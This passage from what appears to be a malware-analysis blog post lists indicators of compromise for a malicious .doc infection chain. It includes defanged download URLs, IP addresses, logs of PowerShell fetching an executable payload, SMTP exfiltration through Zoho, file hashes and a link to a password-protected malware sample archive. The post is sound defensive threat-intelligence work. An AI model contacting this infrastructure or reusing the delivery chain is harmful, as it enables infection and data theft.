- 69.55.50.17 – hxxp://dropcanvas.com – GET /ozbak/1 – Returned a 302 Found



- 69.55.50.17 – hxxp://s.dropcanvas.com – GET /1000000/937000/936784/PI2983793.doc – Malicious .doc
- 216.222.194.166 – hxxps://authenticrecordsonline.com – GET /costman/dropcome.exe – Malware payload
- 216.146.38.70 – checkip.dyndns.org – IP check
- 204.141.32.118 – DNS requests for smtp.zoho.com
- 204.141.32.118 – mx.zohomail.com – Connections via TCP port 587 – exfiltrates data via SMTP

Additional details from the TCP connections:

```
=====
Remote Address : 216.222.194.166
Remote Host Name : vmcp06.myhostcenter.com
Remote Port : 443
Process Name : powershell.exe
Process Path : C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
=====
```

```
=====
Remote Address : 216.146.38.70
Remote Host Name : checkip-iad.dyndns.com
Remote Port : 80
Process Name : u7cm.exe
Process Path : C:\Users<Username>\AppData\Roaming\u7cm.exe
=====
```

```
=====
Remote Address : 204.141.32.118
Remote Port : 587
Process ID : 3296
Process Name : u7cm.exe
Process Path : C:\Users<Username>\AppData\Roaming\u7cm.exe
=====
```

Image of HTTP and HTTPS traffic:

#	Result	Protocol	Host	URL	Body	Content-Type	Process
2	302	HTTP	dropcanvas.com	/ozbak/1	0	text/html; charset=UTF-8	iexplore:3432
3	200	HTTP	s.dropcanvas.com	/1000000/937000/936784/PI2983793.doc	93,696	application/msword	iexplore:3432
4	200	HTTP	Tunnel to	authenticrecordsonline.com:443	932		powershell:2240
5	200	HTTPS	authenticrecordsonline.com	/costman/dropcome.exe	475,136	application/x-msdownload	powershell:2240

Hashes and Reports

SHA256: [8b1e45c9d170a81ea1077ab267915de0b00cf9ffc62d2f62242696288c8756f](#)

File name: PI2983793.doc

[Hybrid-Analysis Report](#)

SHA256: [d37b82b1a39f2d35d02240835ddaeab5d4a110b44087ede2b2fbd8e4679dd5f4](#)

File name: dropcome.exe

[Hybrid-Analysis Report](#)

SHA256: [c2cae82e01d954e3a50feaebcd3f75de7416a851ea855d6f0e8aaac84a507ca3](#)

File name: OFd.exe

[Hybrid-Analysis Report](#)

Downloads

[Malicious Artifacts.zip](#)

Password is "infected"



## Published by malwarebreakdown

---

Just a normal person who spends their free time infecting systems with malware. [View all posts by malwarebreakdown](#)